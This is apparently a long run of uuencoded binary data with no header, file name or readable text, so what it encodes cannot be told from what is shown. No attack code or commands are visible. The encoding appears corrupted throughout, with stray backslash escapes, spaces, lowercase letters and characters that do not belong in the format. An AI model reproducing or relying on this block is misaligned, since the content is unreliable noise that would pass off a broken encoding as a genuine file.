M^7!QC%6;.;[/=1E9`H[G'2F(OO.A(:-&S[]Q4D,44ZMG(DV_*"V*Z^AF5%!+Z
M;3Q]>U)TX[B@0Y7(!!`(/K4DA\$.K(!QF&/I[HM9SW14=F\$H97<(N%)Z"M+PQ-
MK"Z-KMK=R9\$*MB0#^Z>":NQ)[+I/B'3M97_0KE7?'^K/#`*U/K6+5F:(!TIK
M:0!2T`&*2@!1VI#T%`%&ZUK3[*3R[F[BC<=03G%68+NNW\$1X9T=7^Z5;K2>B*
MN-\$7V^ (EMK'[6*GZXS7(>+K/^T4^UVSPO^H(")=R]Q]:XZU6,H^AK&+3/=6V
MTN66YEE\$3+*[\$,=O+`.<@?C6&(KJ"9_/S/'*@SACD_P">*==:L3)69H'Q%.J;
M2('3\$OWRR[B>,'Y^E9R7*QRO+`@`'QD^_2JC3Y=@;N0W=W+=W3329+MC@?3%[
M\$IN7A2-V^0X8#\.*TLE81JVW@_5+G3S?0Q![=1DMN'XX]<=S4-M=2:?.SP2A>
M)3*F%0L"J@'K]>*UUBKD7OH932MN+8"[N<"GK-YQ(F=@#W`S)*DHL6K0+*B2X
M%F3/.W@YKW?P[/#<:1!+;D^41\GL.PK2#T(EN:U+5\$A1B@`(I,4Q"&DQ0`SUX
MS2=J8AN.*;CFF(;BFD4T(:132.*8AC+36!'I@-(IC#`3I3\$,QSF(D4T(8:B4
M;AL'K3`C-, (I@>0:A,KL(%M%,)8'`P3]:I#+LJGGL.>E>;'1':\$D;0ML;&1;
MUQ4B6\KH&\$;\$'D&JNA#&4+@*Q/'/'>MZQT2248NKB*V'7<=QW,!_NC^N*UI;\
MDR'K-;VSD6=LIV`_`*MP`[?7;T'Z_6H+B>2ZF,LLKR2M`QS^%;I=R+C\$4>87
M,'MSUKJ'U&/3-**(?,DE`0*IZ\`_]\JX\7=Q45U-*6]R+2+F[M;*X*`#>%&
MXYR><'`KQBIKKQ+-"WV^X#EI-R=!M;@#Z],\CUKS7%2E9&][(Y*ZU2*[A='A%
M</D%,`@'N3[XQ^548VDA97#\$\$' (YKNC'E5F9-W%`UR@L"[#)Y'K3)F:5S(S92
M9CDDGJ:I) (0W)4`\^U.0M(P`/TI@C`!PY!(/('Z_C5J.X@BSLA`RN,9SS0FJ
MUJ)ZEJWEA(5A)]>S=#4MP%PRHC(V[A2>E=<9<R,VK%5B2QW')/6@YZ@8`JAS
M#E`93R`>W01>`KJ0!R/W,?`Z+6LY[HJ/4ECE884+SV]:5X4>0A'.<9JR1;>*
M:6VD#+(T;'Y1E/.?K7I6F_\$FS2WCBU6*9)UX>1%#*WOZCM^=*4;C3L;\/C/O>
MIX/-2_0#)&U@0W`STHE\9Z+"Q4W18CIM0G)]*SY)%71GS_\$/345O(AFE((Z_W
M*`#^=9C?S\$J8D;-/C'U<G/I5*GW\$Y#)OB)>;5,<%NK`Y/?(JDWQ"U:10D6)>^)
M`GZ52IHGF94N/%^KS_][Y(D9&7V`+^`J-M3NKR0-<7TC,\$W@DGCCMZ=N?:GRT
MI;!<B'DW-Y%`96&_:&;/<[_:NKN533-!\BSE+7D;*4/W0<\D]?0G\JX<94Y4^
MHLWI1O=DM\D:(]VEXT;J&D5`WRE@/YGFN`_X2"Z@B:.Y^="QV"1<`#UXZ`^5\
M>?3@I(VF[&=%XCNEEEFF8.0W&>^>OZ9K,U74SJ-X9E`4'T7'7K77`DHRDY9.*
M5T4&8X`SP*<D;GDH^T<L0.@]:Z-A'1:I`H":8\$TPS&Z4@[V8G<#CMT'?`J7R8
M[:ZTZU:VC(NUC*V0%SGC'3`\<UR7GRIR+LN@[2]3U! [<V3WDMK;0J5"_=W<@`
M%3Z?>S6;J=K:VB6YM9O-+J2V<+ST^M;<SY[="+*Q0E,DSY8EF`\JGM=*O[W]
M8;:TFD5B<,L9(..O-:I=\$3>Q-<Z;-I;PF\0JTB>8J/P2O.,CZ@UV?@?Q;-'+Q
M%8W,H%LB87"Y).3_`\$_I6L='8EZJYZE%*LJ*1@9&<9Z5(*>Q(O:EQ0`AZ4#'-
M'%"&C!].E,0PCFFD<>]`A,4W'-,0T@TTBF`W'--(]*8AK"F,.#CK3\$-(IA%#
M,0W`S28XI@1E>*B(Y[4Q\$;+BFD<TP/&7CNKZ)*;7>=B<`_>/&?Y57:,Q/MDR[
MI'48P17GJRT1VB`*`0Q/'3%'FMV8C'% ,0@+!@1VZ5IVEPR*"NUMW!W#-:TG9S
MDS6@HD*2,>OXU<ATV=D\$D[]):Q'D-,=F1[#J?P%;MV(L6T.GVB;8DDNY/5_DC#
M_`#D_7(^E:.F*^JLD#Q1"W0DY6,"-#[\<GZ\UC6BG!N147KH6=3%QIC,EM,C0
ME3GR<;@2.X[]\UQVJ:A)=X=LA2<E#_">^/:O,H13?,=\$GT,P\$'KG*DEGW;5]
M48"C`%=EC(C)W<GK3RHQGVl@1YJQ:A6;YP=H.25&3C\Z3V`26,) (0FX+VW8!+
MJ/)5ATH0\$T\$GDS@]1]:U_GD@7;]G/(SVK>D^AG(`N8WB==DA.>![5`Z;2`>ON
MI6Q(BQLP)7H.OM3KY2FIIDYS!&?I^ [6LY[HJ/4<0K\$D/SVSWI"Y^4CA@,?6M&
M""0W""!E5<]"",TJSAXV5QD]03ZTQD38R2A)7WJ1;I@H5SD"F(=)H+9`&,Y^>
MM)YN23C\J8\$C3[R.XP>/2@2*,#)`Z?K0(ERI5<C""\CO4R,%C;?D,\$!X/8];
MJEC.PTZ2PATVWN8[])6:51\$=@W`D_+S[Y_G3FT>&XU-3-<2QAAM\$;'(*G//X<_
MBO#KU&Y-2Z';"*MH<QXBNQ:ZHV)R(X2=B_WCD<@=C@5R-]=R7\$SD,WE[B54\H
MXK7#Q]U,B;U*F_C&>/2M&70KN(09@8F=<QJ.I'3_`MY24;7)2&V&A7VIRA+!
M6(ODD`)N*N:A?_9H5LT`+1QB%V(^)C/XC_ZU9R:G))=![(W;*VT*70+N-\$"2#
M\$*#.0"Z@C(`S[C!^E8ECJKZ#?7\$85)?FR&QW`(_+FLH\T[QD4VE9HS+F]-Q=J
MSS<CS7+\$>V<XJ%V7.0,#M74E8S(BQW>E;.E>)=0TQ42W<&,'E6Y!_P`*M-K8P
M35Q=;UAM8\B2<@RQAE(`\OG/7/\`2K_A:_L]/N6E,1>;;B-W/"G!XP/6K33EG
M<AJT;'3>%=-O[[4H].D+E(VPSJ3]T9./U`^@KTT?I5MW\$+14C%-`[4Q"\$44"B
M&GKBF;1GW':F`A(Z\$C/IFD_&F*PW'>FD<YSQCI3\$(1[TT^U,0Q@,=:5I@-(0
M%,8<TQ#,-(13`%:P%0D<TQ#&7CTIA7GBF(\4@OKF!)]\,[(PZ,#@U%<W4UW+YK
MMQ*TLA&"S')KS^57N=I&3FGB"39OVD+V/K3\$([!R-HVX%:%C=0(!'<1*ZD\L;
M!\P^G;].]--K831N3&:%9%TJT*1`<B1EI,'ON/(`HQ4`V7!)U"\19&/S8/C
MG2M`^X_,BNE/2Y%N@GVB&-]ME9&5QC]Y<?,?KM'`_6M*TMM5NI8FNI9(ER1'8
MN'">BC@#CM659Q4'S#C>^AIWWAN3RYF;5"UTA`4`E5R1G!KDM:CAM+Q8+B1(
M;K;S(T3<CG!&3_.O,HN[LD=\$EU,<P[DWIC;UP3S46QL],8Y^E=J9F2QAY9(T#
M" `L>!Q@FF#*[2>XIB)((?.DQD8'))Z`5>?3UWL<BK&H&?FR!^/?O2=UJ`BM5

M' (P@3#G@+D9R3VJ) X8HT175E8MG/8K[&I<NB! (A=51\ '9'_.M2'>MMN16C&.M
M"<] *UIZR1,MB6!Q-.S2'#=N:BGFW/SDJ"<J>U=1F)) (A/[M-H]O2B_4QZKMWK
MB3\$4?S0^Z6LY[HJ.S)X/L[K(LQV' (" \$#IZU7/RD@D' ' <=ZT1 (L<;2\$!4);&%
M<8IXMMZ\$Q?,1G(_PIB^*^2*>'2,]?Z4')L?.%4DXSQ0I8'D' CZT' *W\)YZ8H0
M5CGID>F:8#PS&,DL-N<8S4UI>-!/&1(ZIN&X'TF!Z'JFOQ:-;&V^RB55'RE!,
M@,H'!'XX/X5RNH>)YDOE8S-U8/R2%)QSQ7@<CJ.[.UOE6@NIV<5S8S[]1+=P)
M@*\$V;@Y)XP>N,#C/O5?2]#TV]TR47GE1W[L^,RE1#V'X<'<]:J,W&&@-)LK2
MPS6JZ3#9#38Y;B3Y5D502S''4_@2*N:C)K.G:;;WGE1*(F6'LY'!QQTP01^(C
MJG9R2DR>FAG)?SZ3I!CCG032.Y;9_#G'3TZ5SDL@EF9N<,<\]JWI+>1+8B7#:
MPAECDD90PP<'K322>O-;6ZB&@D\$&\$&GJ,^PIB+EA81SEC/.L2@<<\$DFJ?"MA2<=
M=B1BDG?0!<#DD\4Z.1HL,I]Z8&C9:_>V-R9[601LQRV!P37=:7\3Y',ZA9,R"
M8P# \$W/U YK6#OH0U;8WK#XBZ/=EEG\VS89(,@R"! [CO[5N:?XATO4]HM+V*1F3
M.'F<,>O8\]C3Y6(T@P.=I!P<'!Z&E&:0@-)GGI3'3I48?)*D\$=,9'44'0RR'W
MYN,%5/;C^OM4H5BY5<G\,4P#^\$8/%1EQG!Y--"Q32/6F2-8<4QA3\$-(IK#)
MK3'C(YH(&/>F(81Q41'/2F(C;TIA%,#PG&%SWIT,33RI%&I9W8*H'Y)-<1UER
MI+>%)#%.SI,KA2H4,!SR<Y_2HV+!U/M5)4DX')^*0\$CVZM"A0\$R')8?W?_K5\$
M70^65<;6*G[IY_,4K@; 'UJ6[M_*E=E+\$;@&PK'#C@?RJ(,\$8\$<A1P,=:Z*6D<
M;&<MS0TJ\@DD*S'!?Y01U]A71:I?LFG!2[6L]N=VX*. =W(]CTKS,1)RJ)&]-*
M61S^J^)GN5WV\CI<YS(P. %=C_L_2N? (+@,S[V].X'=.G.??^E;4X<B%)W'PN&
ML<31DD/@\<[YZ\$?X5:DTZ2W!>4Q[82-\8;#\$'MQUZ53?*P*KQM;WEOME* 'X95
M6ZE1FH"%QMS@@]1WJXLDM\K"VV9D9N-H'WOK5RRL9;@*C,VUAC:"%!_ \$^*I
M):(2W)+2RACU&..21XHVDVB0@<#N2,_R-0W'1EP)2LBMM*GIWYX^E9:W*Z%:7
MTFC@E#.%;)QR`?T-;]]KJ:O'!']FL;0J%Q6Z^@QCI6D4^=-";TL9T3K',K-\$
MG;GD#O5BxBV2,\:'QC'('&:[C\$@D6*?<8]P&>#3M08MK&YLAO+CX(QC]TM9^
MSW1<=F6UAB_Y:J"<9&>I%,<VOEKB+8^/7O[BM" 'E.)%>U#,N.F/N^M,,JJRSL
MQL5?OZ\$T',\V&3>9(@&/(8=J@9AM&.I]*8&C;>7,[NFU)%4\$>YQ5&6-P6PN#C
M_!\$!V-'B,AHQG!QZTW'Q=YV;< \$YQ77^\$O"] [,E\TD7D('W*[LY)! 'L1MZ^)
MXK&O/D@RH1NSI]7B,MC'8J]M;2*VV-G&2O/!' [Y_"O/[2K_ \$RYDN(#>VQ(R
M^3+#R#GKD=1^M>13DFWS=3KDM-"UH_B". "8QP0'<<8#C&,8Z]?3K]:SO\$,RM0
M.'C3;.<^81W&._\'+-5"#C4U9+=XF/IU)]::C;SA\%) '<D9'Y YX^E=;?ZQ;" "
MUGM;Z/S8G(,2@D%>/O?@0*TK0;FK\$Q=DSE[>6*1Y1>98., "0#!!SG./\]:@O9
M8X3<#[&'*\$=#_GTK:-T_(D@:,)&I+?,V?EQT_&A>'!C!! [UH(9CGBG'X%'\$@M
M)WJKG@XSMQTI]SL8JT:E1C!;!)SZ]*0\$';%.V_("#VI@ (K;:E:X;' 'G')/2C/
M8&B5K@LJ>PQ]:L0N4*2+(5?<J<\$?C6L'J0UH;MCXEY?3HD>SO&\$?F,TB,-PX
M)XY.>3G/Z500_%"]B=/L898Q]_:2C'Z=0*T:3)V[3XBW^IW,=K!:01R2R%W
M4.2>#T'U]ZM3ZAXC.JM9B<!X@!(UNH(!]<'UK*;46:0C='3Z)K\$.J6Y"R*T\>
M7RRKZ'U_'%:\$Q54WMG'\Y':J(:U()YP(U\L@,&7'[X]) *F,FU5)4L6Z#TH'7?
MICBZJABY;[Q&2.V>>*8B7!P, 'VI"/2F2-(.*8W>F(:P.>" '\I33UIB(R,'-Z
M':F'QAQZ5&W6F(C;TIA'/'%,1X3L=6'=<9&: :2!C!_2N,ZR0L&9BHVGV[5H66
M6DSS6LEU!\PCQDCK^'K0K=1/0<]LT1B8LY<DDA4R"/J>O>H[U;7]V+>/8H'WM
MD_>8GV/2L^:[N.UD4XRJR<=!]>JTMRDLP\SA>Y]*UC*Q+5SKO#>E:9;7,4UX_
MXD66/(\$@V\]?EJAXA6\U!;R:.7?:VSA.N"1C.?<#IFO.YKU>:1O:T=#D,G/%E
M.WMCKQ7>9#PXV_-R:E>X,TA=B03U-2T'UYS*T>_I&NU?IS_C4JE\$M7ZC)XS]B
M:I*P\$IM4>-3\$ZED!)8\ '8_K4C'>7&MM(TFT;G!Z)ZXYIIL2*+3RAOOG\ :EM\$O
M6>=?-!GOG^E0]AE^XTE\$=IHFVPL<HK?>/T&<X]Z6&W,<(+ \$E6&:=&3E(4U8I
MF.TV3Q*!E'S4ELIFC(#!60X(8XSZ5VF0S>3&Q!5F&1TJOJ!8ZOZ-LCR#V/EK:
M6<]T7'9EVU#"578'A1A03SGUJM<MYC[I7#D9'L>AJR"2"6.%,J,NRXQ[U'PN
M)C90"2.], "%N'.,&K\$-MY^"6V\?A1L'V2+RSNC5MBX^8CC-->?('IVMT/O3':
MV\$CMY]+C4\$, [/LQ_=/J*Q)(6A<JV,CG(I(!]G:RWMRD%NA>1N@_6NVEBN;'P8
MY'8+r7,OS8')&./K_.N+&M<J1M2T=SE/\$.LW%=K.)6.T;1GJ!GI42>()HX#
MU0G!&'QR3NQTS].U(RI)Q2*YG>Y97Q&L@#"S1KC>'63:#T&".>@K-NKIKFY/#
MF@3'?T!]?041I<KO<'*Y52S3[649MHXVK*",Y...?0>]:&H6WG;%B4^8B;I-YN
M'!Z#()ZFKE+WD!G>>7C:WP'&///>JCH5.'RMSVK5:\$BN,' 'G/'Y41@.P7'] *%
MI'2_92JXX=R>'N<A0.6]A]:AV>G']?6DG<8A!1L'@T%B1@TQ" '4N3C%' "%>,T
MBA2.] 'HE!+8%7!.(U3(5ACIZ47L)F_HR1SQ2,\Z11G:=P7[K'],_0]O6H9-.V
M2VFW7#[SN]92<9.?YJXSNV-QT1I:3@2Y@419<',#MSP>?Y=*V/#GB"^DU<1P
M71CF>Z=8F=S@\'@+D=< \=:SFKWN7!V2*>;C2K]I[5O(DWNRA?F4*.P/0@DXKG
ML].\.:/?Q)'-<"VF9<.L@*J#CD!CQ6D7S(B:U-;S(I+9VC?.P'YR>X_SF K"#R
M>^^"I/)! [?E5)DM\$, [2-^Z1<D_>.<87U^M/6,JX(. \$'P%'2J('XYI" *9(UNG<
MI3#MVXR*+CL-*X8G'-,8<GBF29NIZK%ICVZ2QR-YTFP,HX0^Y[5FZ5XNL-4O(
MFLT\$D4P)"AQPV/OT7&E<W3BHB! [?E5DC&Z4TCF@1X86>XQ&(P2O3:..?_ '*],2
MV'#\$+NP.?:N,ZB26.+>ZK)M^<C[Q[UM:+J\=HC1.S94?(0H(4_6IDN:-AK13
MDL(DNH9Y(KE1-M+%])Q0[1P>.ASNQBLRZE\B(11K%+\$0#N*?,I]"3SGVK-;\H.
MR@S*\G">6.XS5B*SN&MWO4@+6T)&]L\#I_B*T;26HDCL+F\M9-,C64H'N'C@T
MYV\8XK\$O-1/]FR06LSK'(1YF3RX_R!7%1B^O<TDT8&%#' (X[4[(88/'>M=ZZ
M,AQMP(M^ZHTVAN0#P>#3DK;"3N*Q7<I'P,#WJTK&.",)O5F8'N.W.>* (C9:NE
MC;SHD,\$+";H[LNWBH)XI(5VXV)UP'<4Y+L(HN1N..GKZU9MYS\O0E#\H/&/RU
MJ!FW;-&;***:,01X.UASN;U]J?*\$5\$8\8%71BTVR9.Y6F+OQ@!6XXYQBK\$<(<

M*PH" "ESCD\`FND@A>/R@OD(220?<5%>'?KS9&"=G&/\`IF*SGNBH[,OY2(J7O
MP"PX" MZTUX(A&K(X50<LH&<BM"2M+:B/:O0\X.>IJ!F=,) (2.G?M3\$\$G[Z10X
MO84^(%'6(\`!_A/>@"PRSF%03N8G[I' '8U\$;)]C%63*\\$9QFEL!%\$CO.D2G:E
MV[OT' O4L<<TTH@VY93L^G- .]@2.F'AV!<36\CV[I(I'I)SG'!_P'?@FH/\$>J2:
M65FMLKNT4J9PP'^;N0.P->=6?/*-SH4>5:'\$3,7Y))S\QQ4*KKN[Y'\7M6BT)F
M)5N'C''[G3WQ1-&Z\$2J2Z,QVMW._/P!8I;;,"X=6-T%6]Y4#!D5`S8&<#D],G=
MU%0W,T9/[F9G5AW' (]OTJ%#ET13=R".%_,^;C'/)Q3WG608**.,<#%7N20M]B
MW(*@9Z"IK9;9I\$6XE9(F(WNJ9*CO@9Y-. [2T`1G5X\$*2R>:,A@WW57L!W/?T<
MJ%2-W&#V&10@-75KE+FUA'E023(NPSC<K[1C&1G'M6*<XI05E8>XH-'-4`[!'
MV/#-+Y9498\$?A0(%.#Q4L,9F<(!.W./NCUH'[;1+5K2PN&;9'"@9)"#R2.01F
MGU_PJE/";F*8HD@P@SE<\G)P?;K[]Z2=I%M7B7K6!;-I5=@Y1\$"@8X#`@DYL
MQT)'YBC28Y["1M47YX[.0+L&,9P1^)H;O?S':Q6BG,T,T;OL4`29Y&WYN0#[%
MY_05=@T>.>.*Y"*D!W;2_11GGCGC&3^^:E.7+L."YMS5BU.^L;F]2*Y06:6X!
MVEX_W8+8'(YYX!)`Z5<L/'*7\$DJO;S;6?;'(K#&!U.#T'[]>O6JA)V%.*;.E=
MTO5+?5;5)K9@8S]<C';%;)XZUL<[6HTD#U':@XQUHN*Q#(05(!&*K(RAQ\X)*
M`X/K1?4N*T+`8'GMZU0U*XN(;,R6:HTH8?*_<9Y_'&;JYGRG&>)_%=K+=2:8U
M8\$DM]H/FAR"&ZX]JY33KY+361,L;.V?D'.=QJ5+5%I:'J&FWTUU:JTRJ).XZO
M?2H6UVP_M1M,>4K.!_\$, `GTSZUHVD[\$<O8T,8``Z>E0RG!VD8..^1S]:HE(\3
M.G9C@D8<<9`Q4\4[16LD)YCG&>.2".G\ZY&SH(V:-FD)P5+[LX_E_GM40D[C`
MCGH*0\$R704`\$[B3E@1Q[5=1H+U6>9_5!D`K]\^@QTJ6GNADXTB&=#/#-),(?
MP3*NPAEP>23TQ^M;/VN'3K)%MX(V@=MS`C[Q'8#Z@?E6%9.214=##_M0QH5V@
M9R3N1AP<G_-/9;D2RDHI49Z>E7"' +=B;N2RVWDQAF9=Q'*9R<'D&H"2D8VL,]
M,.<&M4[HD2-MQ52P4=,GH*84*GMBF'[.X@]*O>5*\]O;P[MY/'(Y!^GYTUHA)
M#IV%G'B)L Y/)!R3ZYJ+SY;F/R\DID\$XZBJEO9"7<5[5#&7ARXW8`V\$9`[Y]Z'
MJK\$F`;2*A:E;&EYK2!5E<D#U[5/&I`F,ME<C!'`)KJ2LK&1:1/*W8!R.>1UQ
M%1V\LP#9`ZX!/-3,"="?.8C!XQ]*IW9!U_GD?N_\P#3:-RGNBH]2S(8."1D*
MA3BHC=E\$3DY*)0<8-:D\$4!\$CHLSE5SU]32W+0ON\$:?-NZ^HH`A6*1CO3E%(&6
M[TK3C1=F'Q@X]Z!DL/)8,P#8X!J`R>2Q781N;!/8GUH`MZ+;QPWN^9@C+C80Q
M<9]?_P!:=:4,*/(?-7S%D!+L``%'P1@CZG\JQFW<UBE8VY@ (H4>3*1H, #;DD@W
M_GC/7ZU#?6-M<Z>\$F6\$E(026C`.>2/IU_0UR3TA<VLGH>=R65D\N8IW12P&9
MS&3GT_-/6;GPO<P6ZS0RK=1L<,(C\ P]B/7K^53[7EMS(CEOL98TV0.?,=553D
MACGD'&?NGFH'?:@B48`)>F?`XK5/F):L.\K<%#`!/3`ZGTIFP1D\$]5]Z:8;D
M\$MS=.:)6<*0S')R2Q/XGDU6R<\TTK`/*JI((&3Z' I2JL049+;BW;IB@1:C>PF
M/V@31W.TJ?**,`0W;.0<BJ0&WH<_2A7Z@/\``,8C@?C223%U`X''<#]*+`18IW
M^4QC&*8Q^0`=03%,*MD+U)Z#K2\$33V4]H<7\$?ED-MPWK5BUO9[=<6XPVTCY5@
MY(/O1HQ['1V<L]S=Q)(TLQ\D_(1E7(!/S# /ICGKDUJZ3,75_-@0.\@`5>'C4H
M'DC(P``6Z<\<5\$MC6.XVXAG:\,D\$89K@;MS`80\$YQ^G4XZ4R.XNS(MDFR"S;W
M.Z0#HH."3CUIZ6LP:V&+9JFH,JMOMA\$0S.N`XZ#'(SR>M:&G%LFW+F%)H4A#
MB2,`N@`8&LYON5!#KVV@GBL50M9[,LJL5`E[9P>>,=?>L?RY(9?W4[>4Y,.`&
M]\`.,,\$\#C`/ZU47I9@UK<=J!E6ZLQIS^5*WS^8KE=C<<9'`/-=UH'B":]LQ'%
MJ!C@N\$^5G!R&QU_\$UM&222,I0NV;\$\PZ)[<L.#GTI8I4*,@!RIY/K_G%:&:6^
MA6N[@]RJ_-GAAC/TJM%=0RF28,8U`+%C\H('`7-3?4M)<I*+J(@2+,OE2#*,^
M&SG/] *Q/\$^LV]E`B-.T9?)1@I*Y`Z>@]JIO0BVIY)<2M+<-(_+,<FI+6;R+I/
M),9VG.*A.PSL+;Q"(=+:6*5E<M\V%!S_`%_/I7+7%ZTU]+<[B&+!ACU%)MN5X
MQVLCJ].\?2&(07EJTDZXW2@X!Y[C'`%6W\4R7/B"UM+14ELY1ENS'_\`56W/Q
M=I&:A;4_AMOM!`#1Q)T)D;@&I)9Y[*T%J?+:)V\$@` (8JWKFN?R+,.>!4\47
M<>Y#NR>NTCC/H3FFP&F,!SYD;('`?FP.E7[62W5GBEC&P`\$9/+<COBDTVM`-0B
MZX+2SE@M(6,+C#GU[5ARZC)-;B`_+&#E5'&*QA2:;NRG*YIQQ:>+2WWSE6,7D
MS@<D'J<5E)M<E(V/F=%W'^55!M[B8V.UG>%YA&[(O!8#. #4&1C%:B%CC'D02Q
MDHC\$98C.!ZU:<DS%XP6:0.<`8`P!Z?E1<"M)\$8V93P5.`Z+0]9M[?Q\$=2D@2\
M.)\$(2)3T&,8!QZ9Y-1--Q:12+`B.]37FB\$7DO.[XC2(<DD)22/?GM6(jC)CO\$
M_L\`Gf%>7`K#?_6I0NHZ[@U=Z%JYNXYG#2(T:8PD9)PH]0#_``JY9Z0;D2%`D
MS!%W`E3C."<`_P"M6D&H+43BY\$C>+Z/3Q<O"2[\$%5`/!S61+BUF`D/'/)7DK
M5HJT7L0X-&E87C7\$R^6BGD]3USVI6A=I`*QE"K?/'WQ[5I&5U<EH2WA%W/M5L
MV2,'YN0*I7Q9=9W``(6/'`) _Z9BIF]45%61+L:5/-X\$@_A]1WIDRD)NV;5!Q[5
M5H05P2?K5I84=,AL-CTQS3`E\$.]`5V_O.<#H:>7;!CX49P,]C0`_SEC!).YEZ
M^]379I1NB0D`9S_=I`7X(&ABV*KAV`P[_>5CZ`>N,8K8T^S,-O;/2JY<)T!XZ
M);'?J*YZDM#>"U+L,MN(=B2-O`&X@`8`P>?SK7MX;4B:&ZA\$G[M-Z9W=N.<>/
MG>N2L[09LE<\Y\2Z=#8/NC1)6,F`3G.W`Q[5%HFKB2]VW%I&T*Y;:\$`X].G/R
M)J\$N>E>Y"TE9%J>,170F%G#?[LF=\$4JC+_"=Q7Y2#GOD]*SYY[&X58TTV*S9&
M`<!W.[.<=<8/3O3@G9-/Y`VMC+EG+;,.,8X.*B\$4>T-(6RWO72M#(C\DJ^5/
MR@_>/%.@V/<H&4[68#&?7W.*8T7=6TJ:RN6"1`RR-PP=VT?Y%5(D5;8R^:H?X
M=@&@Y_.I4KH&K`DA/RJ0."!Z#UJ!]V[YOO50A0"%YZ4S.,?C3&!I4C+`C\Z(
M-@%=2,#M2P.`4JR(Q5U/!%'0"P)=\F^8\$D#)8D_C6KIX21D6)E27:22J_='`
MK],^=O%2QK<ZZWL9;%U24VZM<J)(F48W+@`@XSMQC-3001K,C(6*2\$NZ],E?*
MZGJ>G;FL6SH2,^35HY/+Xf-1UFQ\['-UVG&!T&.A]N]F\LE2&V-C"6D(<H(@
M^`W.<D@]_3W-5\.C\$]=A]K:7-]HC(8G/[P[GB4N2<`^PXQ^GH:KOY]HJ1QL%I
M*R`S?NOFYR=I_P``^>3[]N\MK5#6A/:'/'+,WFEHF\QF?!((R#W'T/. *K>3&\DD

MSQJR1 (/F)SY9\'//;G)/?].*:N)V-"\'3K?,C!8W^8^847DOW/)Y_3O5RULH[>=
MT,R8);<P7E<C\'>N/\^E*[L58O6\$\MOY<=WCR@VSYN=HQGKZ?6K\MT+11Y1!H
M0_+N!&%/^>?2MXSNKF,HV=BP+P(VX?,Q;)4XVY/&<]_ZU0U;48=/AD-P`?,).
M7)\'RC.<@GMWI<UY(&K1//UU-M-NM)H[O\'GD\'X"#L!U]:NZ]KS7=A\' ;D(5E021
M%C@GKT^OO5R=S-;\'*9PV".E:NB6\$=],RR-CD#:&P3FDW9#BKLT]4AL+6W)@*I
MH58J!&V<D=37/6L[13[HU!/H:F.J&]R6^NWD8*"@PNUM@QN^OK2:7=_9+Q)?\$
M+\S;T7&:T1.Q5D)=<+N9CP0!U\'KQ3&C7R5(8E\G(!47\$%O\'\$SGSI&C0#J!D\$
MU;\$,\$,JIY@F#\'JO<>U)MC+EZ]MYTEI#Y9@5MPE(R6_\'J?>]:C:[MK=4D2V5B>
MW]X\'DX]31%NPFBW%<Z9?601K)X652#Y+DY;\'WN?ITK"N(HXI,0R^8OKMP:F-\
MTVF,8[,P&2<CU-*I(8,N0P]*L#;T;[4B2NDB,BC#)N(/>X!%)?6MK)"SM;S#
M6TQ8D,<%3Z`G-+J5;032M-L=4M7@FU`V]ZA(BB*C;)GISQ68%>TG=)%PZL5PF
M>1D<4D]6A-:7(922Y)ZT+PH/;TJA%_3Y+B)A+;LIF/R1KC)]\>E=1;:\'5L_+U
MG:!!9)1@N<LY)]\BHD[%15QMMX9,0#W3^;#C*[AQC_&K.JZUY6BA;:+RW#[1(!
MC`D\'\'Y]*QD^9I=" [<J.=A\3Z@TF)]IV7&\'HZ#W-9=Q<?:)=S!B6Y(SG-:P@H*
M;&;>;>Y;L;Q5NRS81205`7@>E==&B./,0I)+QC>_+#+^E:1=G85B`31QP2S.I9
M\!_;P.A88&#Z=?UK"U!(X)89202-F#D]-@Q_*K=[AI8GA&^)V1EV(,D&J\ [Y
MNQP\$+&?:NA&+*A&#G\,;O"Y!PJC//>F`XL&@0QG:R9SDTQ)2[KN/S8P"!P
MWH`E,<DA\O!)QT4<FM:QM7LT16C9Q.H/RY.T9Z_@`B;5K%174UMCZ@6DB8J*
MBD*ZJ2?+/4`)]1W]_6M? [.]J977]Y\IPX.<D#&<^I)-<DNQTKN0V5ME\'D\$S8#
M=APZ\DS\'D_AZ=ZT=1OY;333%8Q\$LWR<@A@!_+BN;\$O2Q2T/,-<U&YFN!B17B5
M\'W<+TSR??ZTFG^() (9C]KMH9T?`\'=&\'<9^GM5JDG!):&7-J:~M1VU\IN].\'R2
M-EUCP.,]^,\$\'CO\`G7+?:IHY,`)XVG/.154UI9A/<CD9<>IS41)P`#D5LB":%
M.=HUV;_D/5>QJW?75O=Q(D5I%`R@`&,\$`>I[]>OL*EIWN@*3N=L;+(=RY4`?
MG[HZC\'XD_E4;M(69F+,Q.2QY.:I(9):PM.^%95/]XUH65M8&(2WNZ/*_(-^R
M_OG\'^<5\$VTO=W&DADMM#(\$6++2\$[4V@D/S@`=Z@<J-+=C(HCD!"E3]X\'! [>^\
M.O:DF[!8KQ0&0-AE4J,]_:DP64(#^&:TN(MV6F2W=P;<\$+(!NPWIC/7H*TK3
M?PS+<IY,T4L1;:&7(R<=/Y=,]:AS2=BE&YU+Z-"/MD2)<`.0X&6(`&3GN/U
MY?G4=MIEA#?&:W79\$%!*\$Y/M^E9<S-N5&XV)K\$0)F-54EO*X`G\'!!ZC^N#6+
M;IU]Y/EVEZ2LFXYPV`R@>0YRIXZYH6H^H26T=I>QR0P*R1X\$:MRQ\'7<.WXYA
M[<XJ.W,<.41FC@D8B1SD;>?KG(YSQCCWI-C2-J1);A2\$0(BQ@(#,5P!WXS>\
M?:QYODEMXPC+`W(3^%FSCOR#C<.:2TV`Y"VUI)->8:6*/<NT.>2H[#`Z\X_L
M2HE\$`MY`6M!&@W%4"+P-WK[G!/'MS5W)->T,L^^Y>-8#O=?D`4YP6S^%6Q*P-
M\$<TA.=A5DS@G`0=?;]:EVZ#(UE9P(H[<L\'C#,>%V`],^^*8,C;\$5`5@0&(.&R
M([8SUYZ]::=@ (L% (I6\$@1&(^4+M!&._`))!&>]<=XGOC+.]L\TBB)0-IX5_<7
M`<<5:U9G/1`,1RO#(`C/0YZ9H;+Y<#&3T`XK8Q`1,06!7&,\MBG1L\?S*Q0C8
M/(H`DBB#*"ZDKGIS5^3[*MA)(L+H<X168DCIR:3N-&0S;FS4]O<7%NP>!BA`\$
M\0`XJA%=E,+KC=&WN?UJ4I&808HW+KS(201_+BH`=8[B2D,;- ,Q&"6PH`<\$=.
M\6IP7DG961)77@*\$)QZCBAK4#1TJ.*ZF?(43`0IVA("Y()O2HM1MM+WJ(3=R
M)&N=JLHW/SU]/UJ`)IV0^AG>6\LHB@;\'(!"X-5[BWD@?;(-Z9Z52:081#R.
M/:G#/(!)P,U8%M;TJ02JLPZ-T/XUL`:)H5[922`23`N4`U]?QQ2L-,H?V=`>:
